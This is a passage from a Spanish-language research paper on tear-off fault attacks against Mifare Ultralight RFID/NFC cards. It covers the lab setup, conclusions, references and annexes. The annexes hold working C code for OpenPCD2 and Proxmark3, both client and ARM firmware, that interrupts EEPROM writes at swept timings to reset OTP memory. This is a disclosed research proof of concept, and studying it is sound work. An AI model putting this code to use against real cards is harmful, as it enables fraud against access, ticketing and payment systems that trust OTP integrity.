Al tratarse de dispositivos de hardware y software abierto, no existe un soporte oficial de una entidad o comercio ante cualquier inconveniente que se presente. Por tal motivo, ante toda falla presentada se debió investigar en distintos foros, comunidades y otras fuentes, además de realizar una gran cantidad de pruebas hasta hallar una solución pertinente.

Montar el laboratorio con todas las dependencias de software fue un gran desafío, interesante de superar. Asimismo, dado que el hardware utilizado para la prueba de concepto no es comercial, lo cual lo hace difícil de encontrar, se pudo resolver dicho inconveniente utilizando un "badge" de la conferencia TROOPERS del año 2015.

Se aplicaron técnicas de "cross-compiling" o compilado cruzado, programación en código C de bajo nivel tanto para arquitecturas conocidas de computadoras de escritorio como para micontroladores ARM. Además, se trabajó con componentes y dispositivos de hardware que permitieron realizar una conexión de USB tradicional a UART TTL (ver figura 13) para programar el microcontrolador de uno de los dispositivos utilizados. Esta tarea debió ser realizada cuidadosamente, soldando los componentes necesarios y teniendo en cuenta el hecho de no quemar ningún componente sensible aledaño.

A su vez, el laboratorio montado requirió de la recolección de distintas tarjetas Mifare Ultralight que, en lo posible pertenezcan a diferentes proveedores (no solo NXP). Gracias a diferentes viajes realizados por los autores del presente trabajo, se obtuvieron muestras que sirvieron de entrada al análisis. Asimismo, se adquirieron tarjetas Mifare Ultralight vírgenes de diferentes proveedores para ampliar el ecosistema de estudio.



Figura 13 - Dispositivo USB UART TTL conectado a badge OpenPCD2

Figura 14 - Tarjetas recolectadas en Moscú año 2018

Por último, el desafío de incorporar código en lenguaje C en un proyecto evolucionado y de gran envergadura, mantenido por diferentes investigadores de todo el mundo, bajo cambios constantes y con la complejidad que representa el manejo de funcionalidades de bajo nivel de RFID, se convirtió en una experiencia totalmente enriquecedora que requirió tiempo mayor al estimado inicialmente.

8. Conclusiones

Los resultados obtenidos a partir de las diferentes pruebas planteadas y realizadas, permitieron demostrar comportamiento y vulnerabilidades interesantes en tarjetas de uso masivo. El hecho de haber logrado restablecer el bloque de memoria OTP de una de las tarjetas bajo prueba no es menor, teniendo en cuenta que dicha porción de memoria es utilizada confiando en su integridad al momento de brindar acceso a un sitio, cobrar un producto o servicio, etc.

En resumen, se encontró que es posible aplicar las técnicas descriptas para, no solo manipular valores en las memorias EEPROM de transpondedores RFID/NFC pasivos interrumpiendo procesos de escritura en los mismos, sino también para comprometer la seguridad de tarjetas de uso masivo como las Mifare Ultralight. Quedó demostrado que el ataque fue exitoso, que no se han encontrado precedentes del mismo y que es ampliamente

extensible a otras tecnologías y características de memoria (por ejemplo, contadores ascendentes y/o descendentes). Es importante destacar que existen implementaciones no vulnerables, por lo que es posible desarrollar memorias OTP no susceptibles a, al menos, las técnicas descriptas en este trabajo de investigación.

Por último, se desea resaltar que fue altamente satisfactorio el hecho de poder colaborar con un proyecto abierto de investigación tan masivo sobre RFID/NFC como es la plataforma Proxmark III; dicho proyecto es de carácter internacional y, el código implementado, ya se encuentra disponible en el repositorio de Github[8] de la firma "RFID Research Group".

9. Referencias y Bibliografía

NXP. *MF0ICU1: MIFARE Ultralight contactless single-ticket IC.* [en línea] [consultado el 19 de Abril de 2018]. Disponible en: https://www.nxp.com/docs/en/data-sheet/MF0ICU1.pdf

ANY SILICON. *One-Time Programmable Memory (OTP) IP Core.* [en línea] [consultado el 18 de Julio de 2018].
Disponible en: https://anysilicon.com/semipedia/one-time-programable-memory-otp-ip-core/

HAGAI BAR-EL, HAMID CHOUKRI, DAVID NACCACHE, MICHAEL TUNSTALL, CLAIRE WHELAN. *The Sorcerer's Apprentice Guide to Fault Attacks, Enero 2006.* [en línea] [consultado el 17 de Agosto de 2018].
Disponible en: https://ieeexplore.ieee.org/document/1580506

MICHAEL HUTTER, JÖRN-MARC SCHMIDT, THOMAS PLOS. *RFID and Its Vulnerability to Faults, 2008*. [en línea] [consultado el 9 de Febrero de 2019]. Disponible en: https://link.springer.com/chapter/10.1007%2F978-3-540-85053-3_23

[8] https://github.com/RfidResearchGroup/proxmark3/

MICHAEL HUTTER, STEFAN MANGARD, MARTIN FELDHOFER. *Power and EM Attacks on Passive 13.56 MHz RFID Devices, 2007***.** [en línea] [consultado el 14 de Septiembre de 2019].
Disponible en: https://www.iacr.org/archive/ches2007/47270320/47270320.pdf

QUARKSLAB. *EEPROM: When Tearing-Off Becomes a Security Issue*. [en línea] [consultado el 29 de Octubre de 2019]. Disponible en: https://blog.quarkslab.com/eeprom-when-tearing-off-becomes-a-security-issue.html

10. Anexos

10.1. Recursos de Hardware Especiales Utilizados

INSUMO	ACLARACIÓN	CANTIDAD	COSTO ESTIMADO
Dispositivo Proxmark III	al existir diferentes implementaciones comerciales, se incluye un rango de valores estimados	1	ARS 5.000 a ARS 30.000
Dispositivo OpenPCD II	no existe comercialmente, se obtuvo una implementación de la conferencia mencionada	1	-
Tarjetas Mifare Ultralight	varias tarjetas utilizadas fueron recolectadas de cestos de basura y la vía pública en diferentes países del mundo	20	ARS 250
Dispositivo USB a UART TTL de 5 pines	necesario para conectar el dispositivo OpenPCD con una computadora a través del puerto USB	1	ARS 500
Cables y conectores varios	-	1	ARS250.-
TOTAL, PRESUPUESTO ESTIMADO: ARS 6.000 a ARS 36.000			

10.2. Porción de Código de Interés relacionado a la Prueba de Concepto

```
static void
loop_rfid (void)
{
    int res;
    static unsigned char data[80];
      /* fully initialized */
      GPIOSetValue (LED_PORT, LED_BIT, LED_ON);

      /* read firmware revision */
      debug_printf ("\nreading firmware version...\n");
      data[0] = PN532_CMD_GetFirmwareVersion;
      while ((res = rfid_execute (&data, 1, sizeof (data))) < 0)
      {
            debug_printf ("Reading Firmware Version Error [%i]\n", res);
            pmu_wait_ms (450);
            GPIOSetValue (LED_PORT, LED_BIT, LED_ON);
            pmu_wait_ms (10);
            GPIOSetValue (LED_PORT, LED_BIT, LED_OFF);
      }

      debug_printf ("PN532 Firmware Version: ");
      if (data[1] != 0x32)
            rfid_hexdump (&data[1], data[0]);
      else
            debug_printf ("v%i.%i\n", data[2], data[3]);

      /* show card response on U.FL */
      /* enable debug output */
    GPIOSetValue (LED_PORT, LED_BIT, LED_OFF);
    int selected=0;
    uint8_t iwait=0;
    wait_us=wait_ranges[iwait];
    uint8_t newrange=1;

      while (1)
      {

            pmu_wait_ms (100);

 if (! selected) {
                                                    /* detect cards in field */
 data[0] = PN532_CMD_InListPassiveTarget;
 data[1] = 0x01;
 data[2] = 0x00;
 selected = ((res = rfid_execute (&data, 3, sizeof (data))) >= 11) && (data[1] ==
0x01) && (data[2] == 0x01) /* only for Mifare Ultralight cards */
```

```
  && (data[3] == 0x00) && (data[4] == 0x44);

debug_printf("\n============ Waiting for card ============= %02X %02X %02X %02X
%02X RES: %02X\n ", data[0], data[1], data[2], data[3],data[4],selected);
                                                    }
if (selected) {
if (newrange && (wait_ranges[iwait] != wait_ranges[iwait+1])) {
debug_printf("\n============ Exploring range %uus - %uus =============\n",
wait_ranges[iwait], wait_ranges[iwait+1]);
newrange=0;
                                                 }
 GPIOSetValue (LED_PORT, LED_BIT, LED_ON);
 data[0] = PN532_CMD_InDataExchange;
data[1] = 0x01;
data[2] = 0xA2;
data[3] = page;
data[4] = write1[0];
data[5] = write1[1];
data[6] = write1[2];
data[7] = write1[3];
debug_printf ("WRITE %02X%02X%02X%02X; ", data[4], data[5], data[6], data[7]);
res = rfid_execute (&data, 8, sizeof (data));
data[0] = PN532_CMD_InDataExchange;
data[1] = 0x01;
data[2] = 0xA2;
data[3] = page;
data[4] = write2[0];
data[5] = write2[1];
data[6] = write2[2];
data[7] = write2[3];
debug_printf ("WRITE %02X%02X%02X%02X; TEAR %ius; ", data[4], data[5], data[6],
data[7], wait_us);
GPIOSetValue (LED_PORT, LED_BIT, LED_OFF);
res = rfid_write (&data, 8);
// Tearing off
pmu_wait_us (wait_us+wait_offset);
rfid_init ();
wait_us+=2;
if (wait_us >= wait_ranges[iwait+1]) {
iwait+=2;
if (wait_ranges[iwait] == 0) {
iwait = 0;
}
wait_us = wait_ranges[iwait];
newrange=1;
}
// Re-select tag
data[0] = PN532_CMD_InListPassiveTarget;
```

```
data[1] = 0x01;
data[2] = 0x00;
if ((res = rfid_execute (&data, 3, sizeof (data))) >= 11)
                {
debug_printf ("READ ");
data[0] = PN532_CMD_InDataExchange;
data[1] = 0x01;
data[2] = 0x30;
data[3] = page;
res = rfid_execute (&data, 4, sizeof (data));
if (res == 18)
debug_printf ("%02X%02X%02X%02X\n", data[2], data[3], data[4], data[5]);
else
debug_printf (" failed [%i]\n", res);
} else selected = 0;
}

      }
}

int main (void)
{
      /* Initialize GPIO (sets up clock) */
      GPIOInit ();

      /* Set LED port pin to output */
      GPIOSetDir (LED_PORT, LED_BIT, 1);
      GPIOSetValue (LED_PORT, LED_BIT, LED_OFF);

      /* Init Power Management Routines */
      pmu_init ();

      /* UART setup */
      UARTInit (115200, 0);

      /* CDC USB Initialization */
      init_usbserial ();

      /* Init RFID */
      rfid_init ();

      /* RUN RFID loop */
      loop_rfid ();

      return 0;
}
```

10.3. Comandos Necesarios para Actualizar el Dispositivo Proxmark III

```
$ git clone https://github.com/RfidResearchGroup/proxmark3.git
Clonando en 'proxmark3'...
remote: Enumerating objects: 39, done.
remote: Counting objects: 100% (39/39), done.
remote: Compressing objects: 100% (27/27), done.
remote: Total 52431 (delta 17), reused 26 (delta 12), pack-reused 52392
Recibiendo objetos: 100% (52431/52431), 35.88 MiB | 3.89 MiB/s, listo.
Resolviendo deltas: 100% (40772/40772), listo.
Actualizando archivos: 100% (1424/1424), listo.

$ cd proxmark3/
$ make clean

================================================================
Platform name:     Proxmark3 rdv4
PLATFORM:          PM3RDV4
Platform extras:   No extra selected
Included options:  SMARTCARD FLASH -DRDV4 LF HITAG ISO15693 LEGICRF ISO14443b
ISO14443a ICLASS FELICA NFCBARCODE HFSNIFF HFPLOT
Standalone mode:   HF_MSDSAL
================================================================
[*] MAKE client/clean
================================================================
Client platform:   Darwin
GUI support:       QT found, enabled
native BT support: Bluez not found, disabled
================================================================
[!] Platform definitions changed, cleaning bootrom/armsrc/recovery first...
[*] MAKE bootrom/clean
[*] MAKE fpga_compress/clean
[*] MAKE armsrc/clean
[*] MAKE recovery/clean
[*] MAKE mfkey/clean
[*] MAKE nonce2key/clean

$ make all PLATFORM=PM3OTHER

================================================================
Platform name:     Proxmark3 Generic target
PLATFORM:          PM3OTHER
Platform extras:   No extra selected
Included options:  LF HITAG ISO15693 LEGICRF ISO14443b ISO14443a ICLASS FELICA
NFCBARCODE HFSNIFF HFPLOT
Standalone mode:   HF_MSDSAL
================================================================
[*] MAKE client/all
```

```
================================================================
Client platform:   Darwin
GUI support:       QT found, enabled
native BT support: Bluez not found, disabled
================================================================
[-] CC src/proxmark3.c
[-] CC src/uart/uart_posix.c
[-] CC src/uart/uart_win32.c
[...OMITIDO PARA BREVEDAD...]
[-] CC ../../common/crapto1/crypto1.c
[-] CC ../../common/crapto1/crapto1.c
[-] CC ../../common/bucketsort.c
[=] LD nonce2key

$ ./pm3-flash-fullimage
[=] Session log
[+] About to use the following file:
[+] ../armsrc/obj/fullimage.elf
[+] Waiting for Proxmark3 to appear on /dev/tty.usbmodemiceman1
  .Found
[+] Entering bootloader...
[+] (Press and release the button only to abort)
[+] Waiting for Proxmark3 to appear on /dev/tty.usbmodemiceman1
  ...... Found
[=] Available memory on this board: 256K bytes

[=] Permitted flash range: 0x00102000-0x00140000
[+] Loading ELF file ../armsrc/obj/fullimage.elf
[+] Loading usable ELF segments:
[+]    0: V 0x00102000 P 0x00102000 (0x0003c588->0x0003c588) [R X] @0x94
[+]    1: V 0x00200000 P 0x0013e588 (0x00001538->0x00001538) [RW ] @0x3c61c
[=] Note: Extending previous segment from 0x3c588 to 0x3dac0 bytes


[+] Flashing...

[+] Writing segments for file: ../armsrc/obj/fullimage.elf
[+]  0x00102000..0x0013fabf [0x3dac0 / 494 blocks]

[+] All done.

Have a nice day!
$ ./pm3
[=] Session log
[=] Using UART port /dev/tty.usbmodemiceman1
[=] Communicating with PM3 over USB-CDC
```

```
  ▄▄▄▄▄▄ ▄▄▄▄   ▄▄▄▄ ▄▄▄▄
  ▄▄ ▄▄▄ ▄▄▄▄ ▄▄▄▄ ▄▄▄▄
  ▄▄▄▄▄▄ ▄▄ ▄▄▄▄ ▄▄ ▄▄▄▄
  ▄▄ ▄▄▄ ▄▄ ▄▄ ▄▄ ▄▄ ▄▄▄▄
  ▄▄ ▄▄▄ ▄▄ ▄▄ ▄▄ ▄▄ ▄▄▄▄
  ▄▄ ▄▄▄ ▄▄ ▄▄ ▄▄ ▄▄ ▄▄▄▄

      iceman@icesql.net
   https://github.com/rfidresearchgroup/proxmark3/
pre-release v4.0

[=] Creating initial preferences file
[=] Saving Preferences...
[+] saved to json file

 [ Proxmark3 RFID instrument ]

 [ CLIENT ]
  client: RRG/Iceman
  compiled with Clang/LLVM 4.2.1 Compatible Apple LLVM 11.0.0 (clang-1100.0.33.17)
OS:OSX ARCH:x86_64

 [ PROXMARK3 ]

 [ ARM ]
  bootrom: RRG/Iceman/master/875ad69a 2020-01-20 22:22:37
       os: RRG/Iceman/master/0cb21c89 2020-05-04 19:45:10
  compiled with GCC 5.4.1 20160919 (release) [ARM/embedded-5-branch revision
240496]

 [ FPGA ]
  LF image built for 2s30vq100 on 2020-02-22 at 12:51:14
  HF image built for 2s30vq100 on 2020-01-12 at 15:31:16

 [ Hardware ]
  --= uC: AT91SAM7S256 Rev B
  --= Embedded Processor: ARM7TDMI
  --= Nonvolatile Program Memory Size: 256K bytes, Used: 260799 bytes (99%) Free:
1345 bytes ( 1%)
  --= Second Nonvolatile Program Memory Size: None
  --= Internal SRAM Size: 64K bytes
  --= Architecture Identifier: AT91SAM7Sxx Series
  --= Nonvolatile Program Memory Type: Embedded Flash Memory


[usb] pm3 -->
```

10.4. Código desarrollado (cliente) para plataforma Proxmark III

```
static int CmdHF14AMfuOtpTearoff(const char *Cmd) {
    uint8_t blockNoUint = 8;
```

```
    uint8_t cmdp = 0;
    bool errors = 0;
    uint8_t teardata[8] = {0x00};
    uint32_t interval = 500; // time in us
    uint32_t timeLimit = 3000; // time in us
    uint32_t startTime = 0; // time in us

    while (param_getchar(Cmd, cmdp) != 0x00 && !errors) {
        switch (tolower(param_getchar(Cmd, cmdp))) {
            case 'h':
                return usage_hf_mfu_otp_tearoff();
            case 'b':
                blockNoUint = param_get8(Cmd, cmdp + 1);
                if (blockNoUint < 2) {
                    PrintAndLogEx(WARNING, "Wrong block number");
                    errors = true;
                }
                cmdp += 2;
                break;
            case 'i':
                interval = param_get32ex(Cmd, cmdp + 1, interval, 10);
                if (interval == 0) {
                    PrintAndLogEx(WARNING, "Wrong interval number");
                    errors = true;
                }
                cmdp += 2;
                break;
            case 'l':
                timeLimit = param_get32ex(Cmd, cmdp + 1, timeLimit, 10);
                if (timeLimit < interval) {
                    PrintAndLogEx(WARNING, "Wrong time limit number");
                    errors = true;
                }
                cmdp += 2;
                break;
            case 's':
```

```
                startTime = param_get32ex(Cmd, cmdp + 1, 0, 10);
                if (startTime > (timeLimit - interval)) {
                    PrintAndLogEx(WARNING, "Wrong start time number");
                    errors = true;
                }
                cmdp += 2;
                break;
            case 'd':
                if (param_gethex(Cmd, cmdp + 1, teardata, 8)) {
                    PrintAndLogEx(WARNING, "Block data must include 8 HEX
symbols");
                    errors = true;
                }
                cmdp += 2;
                break;
            case 't':
                if (param_gethex(Cmd, cmdp + 1, teardata + 4, 8)) {
                    PrintAndLogEx(WARNING, "Block data must include 8 HEX
symbols");
                    errors = true;
                }
                cmdp += 2;
                break;
            default:
                PrintAndLogEx(WARNING, "Unknown parameter '%c'",
param_getchar(Cmd, cmdp));
                errors = true;
                break;
        }
    }

    if (errors) return usage_hf_mfu_otp_tearoff();

    PrintAndLogEx(INFO, "Starting TearOff test - Selected Block no: %u",
blockNoUint);
```

```
    uint32_t actualTime = startTime;

    while (actualTime <= (timeLimit - interval)) {
        PrintAndLogEx(INFO, "Using tear-off at: %" PRIu32 " us", actualTime);
        PrintAndLogEx(INFO, "Reading block BEFORE attack");

        clearCommandBuffer();
        SendCommandOLD(CMD_HF_MIFAREU_READBL, blockNoUint, 0, 0, NULL, 0);
        PacketResponseNG resp;

        if (WaitForResponseTimeout(CMD_ACK, &resp, 1500)) {
            uint8_t isOK = resp.oldarg[0] & 0xff;
            if (isOK) {
                uint8_t *d = resp.data.asBytes;
                PrintAndLogEx(NORMAL, "\nBlock#  | Data        | Ascii");
                PrintAndLogEx(NORMAL, "-----------------------------");
                PrintAndLogEx(NORMAL, "%02d/0x%02X | %s| %s\n", blockNoUint,
blockNoUint, sprint_hex(d, 4), sprint_ascii(d, 4));
            }
        }

        PrintAndLogEx(INFO, ".....");
        clearCommandBuffer();

        SendCommandOLD(CMD_HF_MFU_OTP_TEAROFF, blockNoUint, actualTime, 0,
teardata, 8);
        if (!WaitForResponseTimeout(CMD_HF_MFU_OTP_TEAROFF, &resp, 4000)) {
            PrintAndLogEx(WARNING, "Failed");
            return PM3_ESOFT;
        }

        PrintAndLogEx(INFO, "Reading block AFTER attack");

        clearCommandBuffer();
        SendCommandOLD(CMD_HF_MIFAREU_READBL, blockNoUint, 0, 0, NULL, 0);
        if (WaitForResponseTimeout(CMD_ACK, &resp, 1500)) {
```

```
            uint8_t isOK = resp.oldarg[0] & 0xff;
            if (isOK) {
                uint8_t *d = resp.data.asBytes;
                PrintAndLogEx(NORMAL, "\nBlock#  | Data        | Ascii");
                PrintAndLogEx(NORMAL, "-----------------------------");
                PrintAndLogEx(NORMAL, "%02d/0x%02X | %s| %s\n", blockNoUint,
blockNoUint, sprint_hex(d, 4), sprint_ascii(d, 4));
            }
        }
        actualTime += interval;
    }
    return PM3_SUCCESS;
}
```

10.5. Código desarrollado (firmware ARM) para plataforma Proxmark III

```
case CMD_HF_MFU_OTP_TEAROFF: {
            MifareU_Otp_Tearoff(packet->oldarg[0], packet->oldarg[1],
packet->data.asBytes);
            break;
        }

void MifareU_Otp_Tearoff(uint8_t arg0, uint32_t arg1, uint8_t *datain) {
    uint8_t blockNo = arg0;
    uint32_t tearOffTime = arg1;
    uint8_t data_fullwrite[4] = {0x00};
    uint8_t data_testwrite[4] = {0x00};
    memcpy(data_fullwrite, datain, 4);
    memcpy(data_testwrite, datain + 4, 4);

    if (DBGLEVEL >= DBG_ERROR) DbpString("Preparing OTP tear-off");

    LEDsoff();
    iso14443a_setup(FPGA_HF_ISO14443A_READER_LISTEN);
    clear_trace();
    set_tracing(true);
```

```
    StartTicks();

    uint8_t cmd[] = {MIFARE_ULC_WRITE, blockNo, data_testwrite[0],
data_testwrite[1], data_testwrite[2], data_testwrite[3], 0, 0};

    MifareUWriteBlock(blockNo, 0, data_fullwrite);

    AddCrc14A(cmd, sizeof(cmd) - 2);
    if (DBGLEVEL >= DBG_ERROR) DbpString("Transmitting");
    // anticollision / select card
    if (!iso14443a_select_card(NULL, NULL, NULL, true, 0, true)) {
        if (DBGLEVEL >= DBG_ERROR) Dbprintf("Can't select card");
        OnError(1);
        return;
    };
    ReaderTransmit(cmd, sizeof(cmd), NULL);

    // Wait before cutting power.  aka tear-off
    LED_D_ON();
    WaitUS(tearOffTime);
    switch_off();

    reply_ng(CMD_HF_MFU_OTP_TEAROFF, PM3_SUCCESS, NULL, 0);
    StopTicks();

    if (DBGLEVEL >= DBG_ERROR) DbpString("Done");
}
```